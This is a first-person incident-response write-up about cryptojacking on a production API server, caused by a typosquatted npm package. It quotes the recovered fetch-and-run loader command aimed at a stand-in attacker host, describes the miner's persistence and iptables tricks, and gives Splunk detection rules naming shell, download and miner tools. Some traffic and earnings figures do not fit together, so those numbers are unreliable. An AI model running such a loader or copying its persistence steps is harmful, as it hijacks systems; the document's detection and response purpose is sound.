The Alert
A Splunk alert fired: "Unusual Network Connection from prod-api-01". The server had initiated outbound HTTPS connections to an IP in Eastern Europe, port 443. The connection was sustained, with periodic data being sent and received.
On first inspection, it looked like exfiltration. But when I checked the process tree, I found something else: a malicious cryptojacking loader that had installed a persistent miner on the server.
This is the story of that incident response.
Initial Investigation
The alert metadata:
- Host: prod-api-01 (frontend API server, Ubuntu 18.04)
- Destination IP: 195.154.x.x (OVH-hosted)
- Port: 443 (HTTPS)
- Duration: ongoing for approximately 2 hours
- Data Volume: ~10GB egress over 2 hours
The volume was too high for command-and-control communication. This was exfiltration or resource abuse (bandwidth for DDoS, cryptocurrency, etc.).
Immediate actions:
- Isolate the host: removed it from the production load balancer to prevent further damage
- Preserve forensics: took a memory dump and filesystem snapshot for analysis
- Searched for similar infections: checked all other servers for identical indicators
Process Tree Analysis

Using ps auxf and /proc filesystem inspection, I traced the process tree:
init (PID 1)
  -> sshd
  -> systemd-logind
  -> docker (API container, PID 1234)
    -> node (API service, PID 1235)
    -> bash (PID 5678) <- SUSPICIOUS
      -> curl (PID 5679)
        -> bash (PID 5680)
          -> XMRig (PID 5681) <- CRYPTOCURRENCY MINER
The suspicious bash process was not part of the application. It had spawned from the main Node.js application. This was the attack entry point.
Finding the Loader
Examining the /proc/5678/cmdline:
/bin/bash -c curl http://attacker.com/loader.sh | bash
The loader had been downloaded and executed. It was a shell script that:
- Downloaded the XMRig binary to
/tmp/.hidden/xmrig - Created a cron job to re-execute the miner every hour
- Configured the miner to connect to a mining pool and send CPU cycles to the attacker's wallet
- Altered
iptablesrules to hide the outbound connections from normal network monitoring
Root Cause: Vulnerable Dependency
Tracing the execution back, I found that the Node.js application had installed a malicious npm package. The package was a typosquatting attack: a legitimate package was express-session; the malicious package was express-sessions (note the plural).
The typosquatted package contained code that, on install, executed the loader script. The developer had mistyped the package name and accidentally installed the malicious version.
This is a known attack vector in the npm ecosystem. Typosquatting is prevalent because:
- The npm registry does not curate packages; anything can be published
- Developers copy-paste package names without careful review
- Automated updates can silently introduce malicious packages
Containment and Remediation
Immediate Actions
- Block the destination IP: configured Cloudflare WAF to block any traffic to 195.154.x.x
- Revoke affected credentials: the server's IAM role and API keys were rotated
- Scan for persistence: checked cron jobs, systemd timers, init.d scripts, and kernel module hooks for other backdoors
- Kill the miner process: stopped the XMRig process and all child processes
Medium-term Fixes
- Updated dependencies: removed the typosquatted package and reinstalled the correct
express-session - Audited the supply chain: reviewed all npm dependencies for typosquatting, unmaintained packages, and known vulnerabilities using
npm audit - Implemented Software Bill of Materials (SBOM): documented all dependencies and pinned versions to prevent accidental updates
- Configured network egress monitoring: alerted on any outbound HTTPS connections to non-whitelisted destinations
Long-term Controls
- Dependency scanning in CI/CD: every deploy runs
npm auditand fails if vulnerabilities are found - Runtime detection: deployed Falco rules to detect unexpected process spawning (bash from Node.js) and outbound connections
- Segmentation: isolated the API server's network to only allow outbound HTTPS to known services (AWS, external APIs)
- Documentation: created an incident runbook for cryptojacking detection and response
Splunk Detections Written
From this incident, I wrote several correlation rules:
Rule 1: Unexpected Child Process Spawning
index=prod sourcetype=process_monitor parent_process=node.js child_process IN (bash, curl, wget, python)
| stats count by host, parent_process, child_process
| where count > 0
This detects when a Node.js application spawns a shell or download tool (unusual for a containerized application).
Rule 2: Sustained Outbound Connection to Unknown Destination
index=prod sourcetype=network_monitoring src_ip=10.0.1.50 dest_ip NOT IN (list-of-approved-destinations)
| stats bytes_out, duration by dest_ip
| where bytes_out > 100MB and duration > 60m
This detects large, sustained outbound connections that are not part of normal application traffic.
Rule 3: XMRig or Other Miner Process Detection
index=prod sourcetype=process_monitor process_name IN (xmrig, xmr-stak, cryptonight, minergate, cgminer)
| alert
Simple but effective: if a known miner process is detected, alert immediately.
Post-Incident Metrics
- Time to Detection: 2 hours (from infection to alert firing)
- Time to Containment: 15 minutes (from alert to process termination)
- Time to Recovery: 4 hours (full forensic analysis, remediation, and redeployment)
- Data Exfiltrated: approximately 0 bytes (the connection was outbound only, for cryptocurrency mining, not data theft)
- Attacker's Earnings: estimated at ~$500 USD in Monero (XMR) during the 2-hour window
Lessons Learned
Typosquatting is a real threat: scrutinize package names during installation. Tools like
npm typosquatcan help identify packages with similar names.Process trees are key: do not just look at network traffic. Understand what spawned that connection. A process tree immediately reveals the attack chain.
Defense in depth: no single control would have caught this:
- Network egress monitoring alone would not identify the loader
- Process monitoring alone would not catch the initial curl command if logs were limited
- But together, they created a complete picture
Automation pays off: the correlation rule that fired was automated. A human would not catch this in real-time without the rule.
Cryptojacking is silent: Unlike ransomware, cryptojacking does not announce itself. It consumes resources (CPU, electricity) silently. The attacker benefits from staying undetected for as long as possible.
Resources and Tools
- falco: runtime threat detection (process spawning, unusual syscalls)
- osquery: endpoint query tool (files, processes, network connections)
- npm audit: dependency vulnerability scanning
- Snyk: supply chain security scanning
- MITRE ATT&CK: Resource Hijacking (Impact), Execution via Command Injection
Conclusion
Cryptojacking incidents are often low-priority (the attacker is stealing compute, not data). But the incident highlights the importance of:
- Understanding your application's normal behavior (baseline)
- Alerting on deviations from that baseline
- Building a complete forensic picture before responding
- Automating controls to catch slow-moving attacks before they cause damage
The miner was running for only 2 hours, but if not detected, it could have persisted for months, costing the company thousands in electricity and compute resources. The attack was technically unsophisticated (typosquatting, shell script loader), but it exploited human error and the inherent trust in the npm ecosystem.
The lesson: in supply chain security, the attacker's advantage is your blind spot. Build visibility into dependencies, processes, and network traffic. Automate detection. Trust, but verify.